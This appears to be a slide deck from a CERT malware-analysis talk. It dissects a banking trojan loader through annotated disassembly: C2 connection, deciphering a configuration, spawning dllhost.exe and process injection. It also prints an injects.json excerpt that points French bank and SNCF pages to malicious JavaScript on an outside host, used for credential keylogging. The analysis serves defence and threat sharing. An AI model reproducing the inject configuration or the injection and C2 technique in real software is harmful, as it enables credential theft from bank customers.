00000000000016276 push    0
00000000000016277 push    0
00000000000016278 push    0
00000000000016279 lea     eax, [ebp+var_15C]
0000000000001627A push    eax
0000000000001627B call    CreateProcess
0000000000001627C push    0
0000000000001627D push    [ebp+var_14]

```

WinNet API calls

- Finally, create Dllhost.exe

Push the string

Call WinNet APIs

Create the process

WinNet? Maybe we can get the configuration file here!

# CHECKING SYSTEM VERSION { THE LOADER }

32 bits

```

00000000000614F9D push bin_int32
00000000000614F9E lea  eax, [ebp+var_30]
00000000000614F9F push  eax
00000000000614FA0 call lstrcpy
00000000000614FA6 jmp  short loc_614FB8
  
```

64 bits

```

00000000000614FA8 loc_614FA8:
00000000000614FA8 push bin_int64
00000000000614FAE lea  eax, [ebp+var_30]
00000000000614FB1 push  eax
00000000000614FB2 call lstrcpy
  
```

```

00000000000614FB8 loc_614FB8:
00000000000614FB8 push 1
00000000000614FBA push 0
00000000000614FBC lea  eax, [ebp+var_8]
00000000000614FBF push  eax
00000000000614FC0 lea  eax, [ebp+var_30]
00000000000614FC3 push  eax
00000000000614FC4 call InternetWrapper
00000000000614FC9 add  esp, 10h
00000000000614FCF mov  [ebp+var_4], eax
  
```

- Check OS version

→ to download the corresponding configuration file


# CONNECTING TO THE C2 { THE LOADER }

```
00000000 042E5: and [ebp+var_4], 0
00000000 042E9: push 0
00000000 042EB: push 0
00000000 042ED: push 0
00000000 042EF: push 0
00000000 042F1: push 0
00000000 042F3: call InternetOpen
00000000 042F9: mov [ebp+var_C], eax
00000000 042FC: cmp [ebp+var_C], 0
00000000 04300: jnz short loc_D0430C
```

```
00000000 0430C: loc_D0430C:
00000000 0430C: push 1
00000000 0430E: push 0
00000000 04310: push 3
00000000 04312: push 0
00000000 04314: push 0
00000000 04316: mov eax, [ebp+arg_0]
00000000 04319: movzx eax, word ptr [eax+8]
00000000 0431D: push eax
00000000 0431E: mov eax, [ebp+arg_0]
00000000 04321: push dword ptr [eax+0Ch]
00000000 04324: push [ebp+var_C]
00000000 04327: call InternetConnect
00000000 0432D: mov [ebp+var_8], eax
00000000 04330: cmp [ebp+var_8], 0
00000000 04334: jnz short loc_D04340
```

- Finally! It Initiates the connection to the C2!
- C2's URL has been unpacked into the memory before

# GETTING THE CONFIGURATION { THE LOADER }



■ Typically a connection scheme:

1. Crafting the request
2. Adding it to the header
3. Sending it
4. Getting the information

# GETTING THE CONFIGURATION { THE LOADER }

- The C2 send the configuration to the malware
- The malware stores it into the memory

```

0000000000061444B
0000000000061444B loc_61444B:
0000000000061444B and     [ebp+var_10], 0
0000000000061444F lea     eax, [ebp+var_10]
00000000000614452 push    eax
00000000000614453 push    1000h
00000000000614458 mov     eax, [ebp+arg_0]
0000000000061445B mov     eax, [eax+1Ch]
0000000000061445E mov     ecx, [ebp+arg_0]
00000000000614461 add     eax, [ecx+20h]
00000000000614464 push    eax
00000000000614465 push    [ebp+var_4]
00000000000614468 call    InternetReadFile
0000000000061446E test    eax, eax
00000000000614470 jnz     short loc_614476

```

```

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....;1°.°K..
0C 00 00 00 00 00 00 00 A8 6C F8 08 F8 4B 06 0E .....;=F..@R.1T^.U]U
4B 3B 3D 46 17 13 40 52 01 6C 54 5E 05 5F 5E 55 ...Z.E@.i=h....A..H
5A 15 45 40 0B 69 3D 68 14 17 10 15 17 14 48 48 ...Q.ZMW.^....D.>h.
51 17 5A 4D 57 00 5E 18 06 04 44 44 31 68 44 44 ...F...D...JU.PL_WD.
46 13 16 12 44 14 1C 40 51 14 54 4C 1F 57 44 15 ...[E[.C.;hD.CCF.D.
5B 45 5B 1F 43 10 0E 64 44 19 43 15 46 17 44 1C ...F_U.XJ.ZH]SFN..4
46 5F 56 02 58 0A 07 5A 48 5D 53 46 4E 14 1A 34 ...9F.B...@.[[D..X.
39 46 11 42 11 11 11 10 1E 5B 5B 44 05 1E 58 07 .....A0k=F....F....
10 13 41 4F 6B 3D 46 16 10 16 17 46 15 19 1B 1B .....GBP..UV^L.N<8.B
13 47 42 50 01 18 55 56 5E 4C 13 4E 3C 38 10 42

```

**CIPHERED!**

# GETTING THE CONFIGURATION { THE LOADER }

```
0000000000614C67 0000000000614C67 loc_614C67:
0000000000614C67 push StrConf
0000000000614C6D push [ebp+var_2C]
0000000000614C70 push [ebp+var_30]
0000000000614C73 call Decipher
0000000000614C78 add esp, 0Ch
0000000000614C7B cmp [ebp+arg_4], 0
0000000000614C7F jz short loc_614C89

(850,2055) (681,384) UNKNOWN 0000000000614C40: InternetWrapper+196

New-1
00 00 00 00 00 00 00 00 7B 0D 0A 20 20 20 22 66 .....
10 67 5F 62 6C 61 63 6B 6C 69 73 74 22 3A 5B 0D 0A .....
20 20 20 20 20 20 20 22 2A 35 2E 39 2E 31 37 38 2E .....
30 36 37 2A 22 2C 0D 0A 20 20 20 20 20 22 2A 73 .....
40 65 70 61 2E 6E 65 74 77 6F 72 6B 2A 22 2C 0D 0A .....
50 20 20 20 20 20 20 22 2A 76 69 61 64 6F 79 65 6E .....
60 2E 26 65 74 2A 22 2C 0D 0A 20 20 20 20 20 20 22 .....
70 2A 6C 6B 71 64 2E 6E 65 74 2A 22 2C 0D 0A 20 20 .....
80 20 20 20 20 22 2A 79 6F 75 74 75 62 65 2E 63 6F .....
90 6D 2A 22 2C 0D 0A 20 20 20 20 20 22 2A 64 69 .....
00 67 69 63 65 72 74 2E 63 6F 6D 2A 22 2C 0D 0A 20 .....
10 20 20 20 20 20 22 2A 74 61 62 6F 6F 6C 61 2E 63 .....
20 6F 6D 2A 22 2C 0D 0A 20 20 20 20 20 22 2A 63 .....
30 72 69 74 65 6F 2E 63 6F 6D 2A 22 2C 0D 0A 20 20 .....
40 20 20 20 20 22 2A 61 64 6E 78 73 2E 63 6F 6D 2A .....

g_blacklist":[...
....."5.9.178.
67*",....."s
epa.network*",..
....."viadoyer
.&et*",....."
*lkqd.net*",..
....."youtube.co
m*",....."di
gicert.com*",..
....."taboola.c
om*",....."c
riteo.com*",..
....."adnxs.com*
```

- The configuration is deciphered just after
- Again, into the memory
- Now, go and dump it! Goal reached!



# SPAWNING DLLHOST.EXE { THE PAYLOAD }

The screenshot shows a debugger window with the following details:

- Disassembly:**

```

push    eax
push    0
push    0
push    4
push    0
push    0
push    0
push    0
push    0
lea     eax, [ebp+var_15C]
push    eax
CALL    CreateProcess
push    0
push    [ebp+var_14]
push    [ebp+var_4]
call    near ptr unk_6144EE

```
- Comment:** `[ebp+var_15C]=[Stack[00000FDC]:aCWindowsSystem32D11] aCWindowsSystem32D11 db 'C:\Windows\system32\dllhost.exe',0`
- Register Window:** Shows various system flags like `IsDBCSLeadByte`, `IsWow64Process`, etc.
- Stack View:**

00EAF508	00610048	debug 046:00610
00EAF50C	575C3A43	
00EAF510	6F646E69	
00EAF514	735C7377	
00EAF518	65747379	
00EAF51C	5C32336D	
00EAF520	686C6C64	
- Memory Dump:**

```

68 F6 EA 00 .÷Û.T÷Û.....h÷Û.
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
48 00 61 00 .....÷Û.T÷Û.H.a.
79 73 74 65 C:\Windows\sys
65 78 65 00 m32\dllhost.exe.
00 00 00 00 .....

```



- Now the malware has the configuration
- Dllhost.exe is spawned (naturally in suspended mode)

# PROCESS INJECTION { THE PAYLOAD }

```

0000000000061495D call    getProcAdd
00000000000614963 mov     [ebp+var_5C], eax
00000000000614966 push   AnsiStringToUnicode
0000000000061496C push   [ebp+var_30]
0000000000061496F call    getProcAdd
00000000000614975 mov     [ebp+var_58], eax
00000000000614978 push   LoadDLL
0000000000061497E push   [ebp+var_30]
00000000000614981 call    getProcAdd
00000000000614987 mov     [ebp+var_54], eax
0000000000061498A push   GetProceduAdd
00000000000614990 push   [ebp+var_30]
00000000000614993 call    getProcAdd
00000000000614999 mov     [ebp+var_50], eax
0000000000061499C push   FreeUnicodeStr
000000000006149A2 push   [ebp+var_30]
000000000006149A5 call    getProcAdd
000000000006149AB mov     [ebp+var_4C], eax
000000000006149AE lea     eax, [ebp+var_68]
000000000006149B1 mov     [ebp+var_34], eax
000000000006149B4 push   0
000000000006149B6 push   20h
000000000006149B8 push   [ebp+var_34]
000000000006149BB push   dword ptr [ebp+var_10]
000000000006149BE push   [ebp+arg_4]
000000000006149C1 call    WriteProcessMem
000000000006149C7 test    eax, eax
000000000006149C9 jnz     short loc_6149D2

```

- Just after a **VirtualAllocEx** (to make some place in the process)
  - Call **WriteProcessMem**
- typically a process injection
- Now the dllhost is running with the configuration, loaded by firefox.exe:

Dllhost.exe

# INJECTS.JSON { THE INJECTS }

```
178 {
179     "host": "secure1.entreprises.bnpparibas.net",
180     "path": "*/assets/js/min.jquery.js*",
181     "hijack": "https://java-script.download/tp/injects2/bnp_ent.js"
182 },
183 {
184     "host": "/*.hsbc.fr",
185     "path": "*/assets/js/min.jquery.js*",
186     "hijack": "https://java-script.download/tp/injects2/hsbc_ent.js"
187 },
188 {
189     "host": "static.societegenerale.fr",
190     "path": "*/ent/js/min.jquery.js*",
191     "hijack": "https://java-script.download/tp/injects2/sg_ent.js"
192 },
193 {
194     "host": "www.oui.sncf",
195     "path": "*/assets/js/min.jquery.js*",
196     "hijack": "https://java-script.download/inj/oui.sncf.js"
197 }
```

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- When hitting these URLs
  - Trigger the corresponding malicious JS code
  - Keylogging users credentials
- What does a CERT do with that?
  - Warn targeted clients
  - Takedown malicious URLs
  - Block the malicious URLs
  - Populate community malware platform
  - Share intelligence to other CERTs...

THANKS !

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